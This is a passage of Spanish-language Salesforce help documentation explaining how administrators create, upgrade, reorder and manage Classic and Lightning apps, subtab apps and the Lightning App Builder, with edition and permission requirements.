7. También puede definir la ficha de inicio predeterminada de su nueva aplicación mediante el menú desplegable **Ficha de inicio predeterminada** que aparece bajo la lista de fichas seleccionadas. Esto determina la primera ficha que ve un usuario al iniciar sesión en esta aplicación.
8. Seleccione para qué perfiles estará visible la aplicación.
9. Seleccione el cuadro Predeterminado para establecer la aplicación como la aplicación predeterminada de ese perfil, lo que significa que los nuevos usuarios con el perfil ven esta aplicación la primera vez que inician sesión. Los perfiles con límites se excluyen de esta lista.
10. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver aplicaciones:
- "Ver parámetros y configuración"

Para gestionar aplicaciones:
- "Personalizar aplicación"

CONSULTE TAMBIÉN

¿Qué es una aplicación de Salesforce?

Consideraciones sobre aplicaciones de Salesforce

## Aplicaciones Lightning

Al igual que con las aplicaciones personalizadas en Salesforce Classic, las aplicaciones personalizadas en Lightning Experience proporcionan a sus usuarios el acceso a conjuntos personalizados de objetos, fichas y otros elementos todo en un paquete útil. Las aplicaciones Lightning elevan el listón frente a aplicaciones Classic, sin embargo, permitiéndole marcar sus aplicaciones con un color, logotipo y barra de utilidades personalizados.

Las aplicaciones Lightning contienen todo lo que espera de una aplicación personalizada, como objetos estándar y personalizados y fichas personalizadas. Pero las aplicaciones Lightning pueden también incluir fichas Páginas Lightning y utilidades como Lightning Voice. El modelo de navegación de aplicaciones Lightning está optimizado para más eficiencia, con acciones en algunos elementos como Oportunidades en la barra de navegación.

Las aplicaciones personalizadas de Salesforce Classic funcionan automáticamente en Lightning Experience y se pueden actualizar a aplicaciones Lightning. Las aplicaciones Classic aparecen en la lista de aplicaciones en Configuración junto con sus aplicaciones Lightning y están disponibles desde el Iniciador de aplicaciones siempre y cuando el atributo `Mostrar en Lightning Experience` esté activado.

EDICIONES

Disponible en: Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Sin embargo, lo contrario no es verdadero para aplicaciones Lightning. Las aplicaciones Lightning no están disponibles en Salesforce Classic.

Puede asignar múltiples perfiles de usuario a múltiples aplicaciones. Además, puede asignar tantos perfiles como necesite a una sola aplicación. Por ejemplo, tiene varios grupos involucrados en las ventas internas. Asigne todos los grupos a su aplicación de ventas interna y tendrán todos acceso a ella.

Para cambiar entre aplicaciones, los usuarios pueden utilizar el Iniciador de aplicaciones. Esto facilita a los usuarios la tarea de cambiar contextos y seguir teniendo acceso a los elementos, objetos y páginas que más necesitan.

**Nota:** En Salesforce Classic, los usuarios pueden personalizar las fichas que aparecen en cada aplicación a la que tienen acceso. La función Personalizar mis fichas no se admite en Lightning Experience. Cualquier configuración de ficha personalizada que realizó un usuario en una aplicación Classic no se refleja en Lightning Experience.

CONSULTE TAMBIÉN

- Crear aplicaciones Lightning
- Actualizar aplicaciones Classic a aplicaciones Lightning
- Consideraciones sobre aplicaciones de Salesforce

## Sugerencias para la creación de aplicaciones en Lightning Experience

Esta es la parte divertida: Decidir cómo configurar aplicaciones Lightning para sus usuarios. Estas son algunas sugerencias para planificar aplicaciones Lightning para su organización.

El mejor momento para crear aplicaciones Lightning es cuando está implementando Lightning Experience. Así que haga de la creación de aplicaciones Lightning una parte de su estrategia de implementación. Consulte el módulo de Trailhead "Implementación de Lightning Experience" para obtener excelentes ideas para ayudarle a realizar una transición sin problemas.

EDICIONES

Disponible en: Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Hable con sus usuarios. Pregúnteles cuáles son sus prioridades. La personalización de fichas en aplicaciones le da una oportunidad única de implicarse con sus usuarios. Cada grupo de usuarios tiene sus propias prioridades. Averigüe qué objetos y elementos representan sus prioridades mayores.

- Solicite a los usuarios que publiquen comentarios en un grupo de Chatter.
- Publique encuestas.

- Programe sesiones en el almuerzo. A todo el mundo le gusta una comida gratis y casi todo el mundo está contento de expresar su opinión.

Cree una lista principal de objetos que todos desean en su organización. Luego acorte la lista de cada grupo: representantes de ventas, gerentes de ventas, ejecutivos, etcétera. Los menús de cada grupo de usuarios comparten algunos objetos habituales, como Inicio, Tareas y Noticias en tiempo real. Mantenga los elementos de alta prioridad para cada grupo en la parte superior. Ponga los elementos de baja prioridad en la parte inferior, o simplemente retírelos. Los usuarios siempre pueden dirigirse al Iniciador de aplicación para obtener los elementos que utilizan con menor frecuencia.

## Crear aplicaciones Lightning

Del mismo modo en Salesforce Classic, puede crear aplicaciones en Lightning Experience, pero con más parafernalia aún. Puede marcar y personalizar aplicaciones Lightning para ayudar sus usuarios a trabajar de forma más eficiente. Por ejemplo, cree una aplicación Lightning para su departamento financiero que incluye todos los elementos importantes (incluyendo fichas) que necesitan para completar tareas comunes. Puede personalizar el color de la barra de navegación, marcarlo con un logotipo y hacer disponible la aplicación en el Iniciador de aplicación para los perfiles de usuario asociados con el departamento financiero.

1. En Configuración, introduzca *Aplicación* en el cuadro Búsqueda rápida y, a continuación, seleccione **Gestor de aplicaciones**
2. Haga clic en **Nueva aplicación Lightning** , y pase por el asistente Nueva aplicación Lightning.

   Puede asignar un nombre a su aplicación, establezca su color principal, otórguele un logotipo, personalice qué elementos aparecen en la barra de navegación de la aplicación y asigne la aplicación a perfiles de usuario. Si su organización incluye utilidades como Lightning Voice u Open CTI Softphone, verá opciones para agregarlos a la barra de utilidades de su aplicación.

   Al organizar la barra de navegación, recuerde que el elemento en la parte superior de la lista se convierte en la página de inicio de su aplicación.

   Consejo: La descripción de la aplicación aparece junto con el icono en el Iniciador de aplicación. Proporcione una descripción significativa para sus usuarios.

EDICIONES

Disponible en: Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver aplicaciones:
- "Ver parámetros y configuración"

Para gestionar aplicaciones:
- "Personalizar aplicación"

CONSULTE TAMBIÉN

Aplicaciones Lightning

Consideraciones sobre aplicaciones de Salesforce

# Actualizar aplicaciones Classic a aplicaciones Lightning

Puede actualizar una aplicación Classic a una aplicación Lightning en Lightning Experience, mejorándola para sus usuarios de Lightning Experience con un color, logotipo, barra de utilidad personalizados y elementos adicionales como Páginas Lightning compatibles con la barra de navegación.

1. En Configuración, introduzca *Aplicación* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Gestor de aplicaciones**.
2. Busque la aplicación Classic que desea actualizar en la lista de aplicaciones.

   Nota: Una marca de verificación en la columna Visible en Lightning significa que la aplicación Classic es accesible en Lightning Experience a través del iniciador de aplicación y es totalmente funcional. Sin embargo, aunque funcione en Lightning Experience, no aprovecha todas las ventajas de ser una aplicación Lightning. Este es el motivo por el que le recomendamos actualizarla.

3. Haga clic en y seleccione **Actualizar**.
   Su aplicación Classic se copia y se actualiza para Lightning Experience. Ahora tiene dos versiones de la aplicación: una versión Classic y una versión Lightning. Después de actualizarla, la aplicación Classic ya no es accesible en Lightning Experience a través del Iniciador de aplicación. Continuará viendo la aplicación Classic en la lista de aplicaciones, pero con la columna Visible en Lightning no seleccionada.

Las dos versiones de su aplicación deben gestionarse ahora por separado. Los cambios futuros que realiza en la aplicación Classic no se reflejarán en la versión Lightning de la aplicación y viceversa.

EDICIONES

Disponible en: Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver aplicaciones:
- "Ver parámetros y configuración"

Para gestionar aplicaciones:
- "Personalizar aplicación"

Nota: Puede alternar la disponibilidad de sus aplicaciones Classic en Lightning Experience seleccionando o anulando la selección de `Mostrar en Lightning Experience` en la página de detalles de la aplicación Classic.

CONSULTE TAMBIÉN

Aplicaciones Lightning

Consideraciones sobre aplicaciones de Salesforce

# Consideraciones sobre aplicaciones de Salesforce

Recuerde estas consideraciones cuando trabaje con aplicaciones en Lightning Experience o Salesforce Classic.

## General

- Puede eliminar aplicaciones personalizadas, pero no aplicaciones estándar. La eliminación de una aplicación personalizada la elimina del menú de aplicaciones de Force.com y el Iniciador de aplicaciones, pero no elimina ningún objeto asociado. Si creó objetos para una aplicación, considere eliminarlos también.
- Las aplicaciones de la consola de Salesforce son aplicaciones personalizadas.
- No es posible cambiar la etiqueta, la descripción o el logotipo de las aplicaciones estándar.
- No puede cambiar el tipo de una aplicación (como estándar a conectada o viceversa) después de crearla.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

- Para los usuarios con licencias de Salesforce Platform y Salesforce Platform One, a aplicación estándar de la plataforma es la única aplicación incluida en el menú de aplicaciones de Force.com y el Iniciador de aplicaciones de Lightning Experience. Para obtener detalles acerca de la especificación de una etiqueta única para la aplicación estándar de la plataforma en Salesforce Classic, consulte Crear aplicaciones personalizadas para Salesforce Classic en la página 5659.
- Para asignar aplicaciones a perfiles de usuario en Professional Edition, debe tener activados los perfiles de usuario para su organización.

## Aplicaciones Classic

- Tenga en cuenta estos requisitos cuando seleccione un logotipo de aplicación personalizada para una aplicación Classic desde la biblioteca de documentos:
  - El formato de la imagen debe ser GIF o JPEG y su tamaño debe ser inferior a 20 KB.
  - Si el tamaño de la imagen es superior a 300 píxeles de ancho por 55 píxeles de alto, se ajustará para que quepa.
  - Para obtener la mejor visualización en la pantalla, recomendamos utilizar imágenes con fondo transparente.
  - La casilla de verificación `Disponible de modo externo` debe seleccionarse en las propiedades del documento de manera que esos usuarios puedan ver la imagen.

## Aplicaciones Lightning

- En Salesforce Classic, los usuarios pueden personalizar las fichas que aparecen en cada aplicación a la que tienen acceso. La función Personalizar mis fichas no se admite en Lightning Experience. Cualquier configuración de ficha personalizada que realizó un usuario en una aplicación Classic no se refleja en Lightning Experience.
- Si activa Lightning Voice u otro elemento de barra de utilidad predeterminado en una aplicación, no puede desactivarlo. Tampoco puede volver y activarlos después de haber creado la aplicación.
- En Lightning Experience, las licencias controlan los límites de la aplicación, por ejemplo qué aplicaciones estándar están disponibles y cuántas veces puede estar en la barra de navegación de una aplicación Lightning.
- Los límites para aplicaciones Lightning son los mismos que los límites para aplicaciones Classic. Puede, por ejemplo, tener hasta 260 aplicaciones y 1.225 fichas en una organización de Enterprise Edition. Para obtener más información, consulte Límites de edición y funciones de Salesforce .
- La descripción de una aplicación Lightning aparece en el Iniciador de aplicaciones, por lo que le recomendamos mantener la descripción concisa.
- Considere estos requisitos al seleccionar una imagen de aplicación personalizada para aplicaciones en Lightning Experience:
  - Las imágenes de aplicación representan su aplicación tanto en Lightning Experience como en Salesforce1.
  - Seleccione una imagen JPG, PNG, BMP o GIF con un tamaño inferior a 5 MB.
  - Para unos mejores resultados, cargue una imagen de 128 por 128 píxeles. El tamaño de las imágenes superior a la visualización máxima de 128 por 128 píxeles se ajusta automáticamente.
- No todos los objetos que aparecen en el Iniciador de aplicación pueden aparecer en una aplicación, pero es fácil determinar los que sí. Cuando inicie el asistente desde el Gestor de aplicaciones de Lightning Experience, verá todos los elementos disponibles para una barra de navegación.

# ¿Qué es una aplicación de subficha?

Una *aplicación* es un grupo de fichas que funcionan como una unidad para proporcionar la funcionalidad de la aplicación. De igual modo, una *aplicación de subficha* es un conjunto de fichas que aparece en la página de perfil de Chatter. Una aplicación de subficha puede incluir fichas predeterminadas y personalizadas.

Los usuarios pueden ver distintos conjuntos de fichas en la página de perfil, en función de su contexto. Las aplicaciones de subficha son los distintos conjuntos de fichas disponibles en páginas específicas, como las páginas de perfil de los usuarios.

Estas aplicaciones de subficha predeterminadas determinan qué fichas mostrar, en función del contexto del usuario.

| Aplicación de subficha | Se muestra al usuario cuando visualiza... |
|---|---|
| Perfil (otros) | Otro usuario del interior de su organización interna |
| Perfil (propio) | El perfil propio dentro de su organización interna |
| Perfil en comunidades (otros) | Otro usuario mientras esté en una comunidad. Solo aparece si Comunidades está activado. |
| Perfil en comunidades (propio) | Su propio perfil en una comunidad. Solo aparece si Comunidades está activado. |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Nota: Los usuarios finales no pueden personalizar la pantalla de aplicaciones de subficha. Los administradores pueden ocultar fichas de aplicaciones de subficha mediante la opción `Ficha oculta` de Configuración de fichas. Los usuarios pueden ver las fichas definidas como `Valor predeterminado desactivado` y `Valor predeterminado activado`.

CONSULTE TAMBIÉN

Gestión de aplicaciones de subficha

Hoja de sugerencias: Personalización de las páginas de perfiles de Chatter

## Gestión de aplicaciones de subficha

Puede ver y personalizar las aplicaciones de subficha en las páginas de perfil de los usuarios.

En Configuración, introduzca *Aplicaciones* en el cuadro Búsqueda rápida y, a continuación, seleccione **Aplicaciones** para mostrar las aplicaciones de subficha de su organización.

Puede realizar lo siguiente:

- Para ver los detalles de una aplicación de subficha, haga clic en el nombre en la sección **Aplicaciones de subficha**. Esto muestra sus propiedades, como las fichas que forman parte de la aplicación, incluyendo aquellas fichas que aún no se hayan implementado. Haga clic en las fichas personalizadas de la lista Fichas incluidas para ver detalles.
- Para cambiar las propiedades de una aplicación de subficha, haga clic en **Modificar** para seleccionar las fichas que se incluirán en la aplicación de subficha, cambiar su orden de visualización y definir la Ficha de inicio predeterminada.

  Nota: Los administradores pueden cambiar los conjuntos de permisos o la configuración del perfil para limitar el acceso de los usuarios a cada ficha. Esto permite a los administradores poner fichas específicas a disposición de algunos usuarios, pero no otros.

CONSULTE TAMBIÉN

¿Qué es una aplicación de subficha?

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver aplicaciones:
- "Ver parámetros y configuración"

Para gestionar aplicaciones:
- "Personalizar aplicación"

## Control de la visibilidad de aplicaciones de subficha

Cuando haya configurado las aplicaciones de subficha, puede especificar qué usuarios pueden ver fichas específicas en la página de perfil.

Para controlar la visibilidad de las fichas en una aplicación de subficha:

1. En Configuración, introduzca *Perfiles* en el cuadro Búsqueda rápida y, a continuación, seleccione **Perfiles**.
2. Realice una de las siguientes acciones:
   - Interfaz de usuario de perfil original: haga clic en **Modificar** junto al perfil que desea modificar y desplácese a la sección Configuración de fichas.
   - Interfaz de usuario de perfil mejorado: haga clic en el perfil que desea modificar y haga clic en **Configuración de objeto**. Haga clic en el objeto que desee modificar y haga clic en **Modificar**.

   Nota: Algunos perfiles, incluidos los usuarios de Chatter External y Chatter Free, no tienen los permisos necesarios para ver las aplicaciones de subficha.
3. Cambie la configuración de ficha.

   Los usuarios finales no pueden personalizar la pantalla de aplicaciones de subficha. Los administradores pueden ocultar fichas de aplicaciones de subficha mediante la opción Ficha oculta de Configuración de fichas. Los usuarios pueden ver las fichas definidas como Valor predeterminado desactivado y Valor predeterminado activado.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver aplicaciones:
- "Ver parámetros y configuración"

Para gestionar aplicaciones:
- "Personalizar aplicación"

4. (Interfaz de usuario de perfil únicamente) Para restablecer personalizaciones de fichas de usuarios a la configuración de visibilidad de fichas que especifique, seleccione **Sobrescribir la personalización de la ficha personal del usuario**.
5. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

¿Qué es una aplicación de subficha?

Gestión de aplicaciones de subficha

# Volver a ordenar aplicaciones

Organice el orden de clasificación predeterminado para Salesforce, aplicaciones conectadas y personalizadas en su organización. También puede ocultar aplicaciones del Iniciador de aplicación.

Como administrador, controla el orden de clasificación predeterminado de las aplicaciones que sus usuarios ven en la organización. Estas aplicaciones incluyen aplicaciones estándar de Salesforce, como la aplicación Marketing de Salesforce, la aplicación Call Center y cualquier aplicación personalizada para su organización. Su organización también puede utilizar aplicaciones conectadas. Las aplicaciones conectadas incluyen aplicaciones de productividad como Gmail™ y Microsoft Office 365™ u otras aplicaciones para ayudar sus usuarios a hacer su trabajo.

El orden de clasificación que establece para la organización es la vista predeterminada para sus usuarios. Comenzando por la vista predeterminada de la organización, los usuarios pueden reordenar sus aplicaciones para ayudarle a obtener rápidamente aquellas que utilizan más.

EDICIONES

Disponible en: Lightning Experience y Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Cambio de orden del menú de aplicación de Force.com e Iniciador de aplicación en Salesforce Classic

Puede cambiar el orden en que aparecen las aplicaciones en el menú de aplicaciones de Force.com.

Volver a ordenar las aplicaciones del Iniciador de aplicación en Salesforce Lightning Experience

Puede cambiar la visibilidad predeterminada de la organización y ordenar en qué aplicaciones aparece en el Iniciador de aplicación.

# Cambio de orden del menú de aplicación de Force.com e Iniciador de aplicación en Salesforce Classic

Puede cambiar el orden en que aparecen las aplicaciones en el menú de aplicaciones de Force.com.

El menú de aplicaciones de Force.com consiste en una lista desplegable que se muestra en la parte superior de todas las páginas de aplicaciones. El Iniciador de aplicación, si está activado, muestra a los usuarios logotipos vinculados con las aplicaciones locales, aplicaciones conectadas y aplicaciones de Salesforce.

1. En Configuración, realice una de las siguientes acciones:
   a. Introduzca *Aplicaciones* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Aplicaciones** y luego haga clic en **Volver a ordenar**.
   b. Introduzca *Menú de aplicaciones* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Menú de aplicaciones**.
2. Arrastre la aplicación en la lista, si lo desea, para cambiar el orden de la aplicación. Los cambios se aplican de inmediato.
3. Opcionalmente, haga clic en **Visible** u **Oculto** para mostrar u ocultar aplicaciones individuales desde el Iniciador de aplicación para todos los usuarios de la organización.

Todas las aplicaciones instaladas en la organización se muestran para su clasificación. Sin embargo, las aplicaciones que ve un usuario en el menú de aplicaciones de Force.com y el Iniciador de aplicación varían en función de los ajustes de visibilidad de cada aplicación y los permisos de usuario. Por ejemplo, un administrador puede ver más aplicaciones que un usuario estándar. Puede ver todas las aplicaciones para las que tiene permiso y están visibles en su perfil. En el Iniciador de aplicación, las aplicaciones conectadas y los proveedores de servicio deben tener una URL de inicio indicada.

## EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## PERMISOS DE USUARIO

Para ver aplicaciones:
- "Ver parámetros y configuración"

Para gestionar aplicaciones:
- "Personalizar aplicación"

## CONSULTE TAMBIÉN

- ¿Qué es una aplicación de Salesforce?
- Crear aplicaciones personalizadas para Salesforce Classic
- Abrir una aplicación diferente
- Iniciador de aplicación

## Volver a ordenar las aplicaciones del Iniciador de aplicación en Salesforce Lightning Experience

Puede cambiar la visibilidad predeterminada de la organización y ordenar en qué aplicaciones aparece en el Iniciador de aplicación.

El Iniciador de aplicación muestra todas las aplicaciones de Salesforce disponibles de un usuario y cualquier aplicación conectada instalada por un administrador para la organización. Como administrador, puede utilizar el Iniciador de aplicación para establecer el orden de clasificación predeterminado y la visibilidad para las aplicaciones en su organización. A continuación, los usuarios pueden volver a ordenar su propia vista en el Iniciador de aplicación.

1. En Configuración, realice una de las siguientes acciones:
   a. Introduzca *Aplicaciones* en el cuadro Búsqueda rápida y, a continuación, seleccione **Aplicaciones** y luego haga clic en **Volver a ordenar**.
   b. Introduzca *Menú de aplicaciones* en el cuadro Búsqueda rápida y, a continuación, seleccione **Menú de aplicaciones**.
2. Arrastre la aplicación en la lista, si lo desea, para cambiar el orden de la aplicación. Los cambios se aplican de inmediato.
3. Haga clic en **Visible** u **Oculto** para mostrar u ocultar aplicaciones individuales desde el Iniciador de aplicación para todos los usuarios de la organización.

Todas las aplicaciones instaladas en la organización se muestran para su clasificación. Sin embargo, las aplicaciones que ve un usuario en el Iniciador de aplicación varían en función de los ajustes de visibilidad de cada aplicación y los permisos de usuario. Por ejemplo, un administrador puede ver más aplicaciones que un usuario estándar. Puede ver todas las aplicaciones para las que tiene permiso y están visibles en su perfil. Las aplicaciones conectadas y los proveedores de servicios deben tener una URL de inicio indicada.

EDICIONES

Disponible en: Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver aplicaciones:
- "Ver parámetros y configuración"

Para gestionar aplicaciones:
- "Personalizar aplicación"

CONSULTE TAMBIÉN

¿Qué es una aplicación de Salesforce?

Abrir una aplicación diferente

# Página Inicio de Force.com

La página Inicio de Force.com contiene opciones para crear y gestionar aplicaciones.

Se accede a la página Inicio de Force.com desde Configuración.

- La barra lateral izquierda, que puede explorar o en la que puede realizar búsquedas, permite acceder a todas las acciones, tareas y herramientas de configuración.
- La casilla Información general contiene una herramienta para generar una aplicación básica en un único paso y vínculos a la información acerca de la ampliación y gestión de las aplicaciones. Esta casilla no aparecerá si anteriormente la ha rechazado.
- La lista Elementos recientes muestra los elementos de metadatos recientes que ha visto, modificado o creado y sus objetos relacionados.
- El cuadro de mensajes Descripción general del sistema muestra mensajes para recordarle cuando su organización alcanza sus límites de uso. El cuadro de mensajes Descripción general del sistema no está activado de forma predeterminada.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: todas las ediciones excepto **Database.com**

PERMISOS DE USUARIO

Para acceder a la página Inicio de Force.com:
- "Personalizar aplicación"

- El cuadro Vínculos rápidos proporciona vínculos para gestionar herramientas, usuarios, aplicaciones, seguridad y datos.
- El cuadro Comunidad presenta los recursos disponibles. Si rechazó este cuadro anteriormente, volverá a aparecer con cada nueva versión.
- El panel derecho incluye vínculos externos útiles para los desarrolladores y administradores.

CONSULTE TAMBIÉN

Lista de elementos recientes (Beta)

## Lista de elementos recientes (Beta)

La lista Elementos recientes muestra los elementos de metadatos recientes que ha visto, modificado o creado y sus objetos relacionados.

Nota: La lista Elementos recientes está en versión beta. Tiene calidad para la producción, pero también tiene limitaciones conocidas.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: todas las ediciones excepto **Database.com**

La lista Elementos recientes incluye:

- Clases de Apex
- Desencadenadores de Apex
- Procesos de aprobación
- Aplicaciones
- Tipos de informes personalizados
- Plantillas de correo electrónico
- Campos
- Objetos
- Formatos de página
- Conjuntos de permisos
- Perfiles
- Tipos de registro
- Recursos estáticos
- Fichas
- Usuarios
- Reglas de validación
- Páginas de Visualforce
- Componentes de Visualforce
- Alerta de correo electrónico de flujo de trabajo
- Actualizaciones de campos de flujo de trabajo
- Mensajes salientes de flujo de trabajo
- Reglas de flujo de trabajo
- Tareas del flujo de trabajo

Nota: La lista Elementos recientes en Configuración es independiente de la sección Elementos recientes en la columna de la barra lateral de muchas páginas de Salesforce. La lista en Configuración muestra los elementos que utilizan los administradores, mientras que la sección Elementos recientes de la barra lateral muestra registros en los que han trabajado los usuarios finales.

# Configuración de Mensajes de descripción general del sistema de Force.com

Nota: La página de descripción general del sistema solo muestra los elementos activados para su organización. Por ejemplo, su página de descripción general del sistema muestra reglas de flujo de trabajo solo si el flujo de trabajo está activado para su organización.

Añada mensajes de uso de la descripción general del sistema a la página de inicio de Force.com para recordarle cuando su organización alcanza sus límites de uso. Puede ampliar, contraer y rechazar los mensajes de descripción general del sistema que aparecen en la página de inicio de Force.com. Los mensajes de la página de inicio de descripción del sistema están activados de forma predeterminada.

Para configurar los mensajes de descripción general del sistema en la página de inicio de Force.com:

1. En Configuración, introduzca *Descripción general del sistema* en el cuadro Búsqueda rápida y, a continuación, seleccione **Descripción general del sistema**.
2. Haga clic en **Configurar Mensajes de Force.com** .
3. Seleccione o cancele la selección de los tipos de mensajes de descripción del sistema para mostrar en la página de inicio de Force.com.
4. Haga clic en **Aceptar**.

Importante: Los mensajes de descripción general del sistema solo aparecen en la página de inicio de Force.com cuando su organización alcanza sus límites.

Cuando activa o rechaza mensajes de descripción general del sistema en la página de inicio de Force.com, solo afecta su vista individual de los mensajes de descripción general del sistema.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: Todas las ediciones excepto **Personal** y Database.com

PERMISOS DE USUARIO

Para configurar mensajes de Force.com:
- "Personalizar aplicación"

# Crear aplicaciones móviles personalizadas

## Crear aplicaciones móviles personalizadas con páginas de Lightning y el generador de aplicaciones Lightning

### Generador de aplicaciones Lightning

El Generador de aplicaciones Lightning es una herramienta con función de apuntar y hacer clic que facilita la creación de páginas personalizadas para Salesforce1 y Lightning Experience. Con el Generador de aplicaciones Lightning, puede combinar varios componentes en una sola página para proporcionar a sus usuarios todo lo que necesitan en una sola ubicación.

Puede acceder al Generador de aplicaciones Lightning desde Configuración introduciendo *Generador de aplicaciones Lightning* en el cuadro Búsqueda rápida y luego seleccionando **Generador de aplicaciones Lightning**.

Con el Generador de aplicaciones Lightning puede crear:


- Aplicaciones de una única página que se desglosa en páginas estándar
- Aplicaciones de estilo panel, como aplicaciones para supervisar los clientes potenciales de ventas más importantes o candidatos clave para el trimestre

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

- Aplicaciones "puntuales" para resolver una tarea en particular, como una aplicación de gastos para que los usuarios introduzcan gastos y supervisar los gastos que han enviado
- Las páginas de registros personalizadas para sus objetos, adaptadas a las necesidades de sus usuarios
- Las páginas Inicio personalizadas que incluyen los componentes y las funciones que sus usuarios utilizan más




Las páginas Lightning representan la tecnología subyacente del Generador de aplicaciones Lightning. Una página Lightning es un formato personalizado que le permite diseñar páginas para utilizarlas en la aplicación móvil Salesforce1 o en Lightning Experience.

Las páginas Lightning se crean utilizando componentes Lightning: elementos compactos, configurables y reutilizables que puede arrastrar y soltar en partes de la página en el Generador de aplicaciones Lightning.

Puede utilizar componentes estándar, personalizados y externos en el Generador de aplicaciones Lightning.

**Componentes estándar**

Los componentes estándar son componentes Lightning creados por Salesforce.

**Componentes personalizados**

Los componentes personalizados son componentes Lightning que usted u otro usuario ha creado. Con algunas modificaciones, los componentes personalizados de Lightning pueden trabajar con el Generador de aplicaciones Lightning. Para más información acerca de convertir la aplicación de componentes Lightning en fácil de crear, consulte la *Guía del desarrollador de componentes Lightning* .

**Componentes externos en AppExchange**

AppExchange proporciona un mercado para componentes Lightning. Puede encontrar paquetes que contienen componentes ya configurados y listos para su uso en el Generador de aplicaciones Lightning.

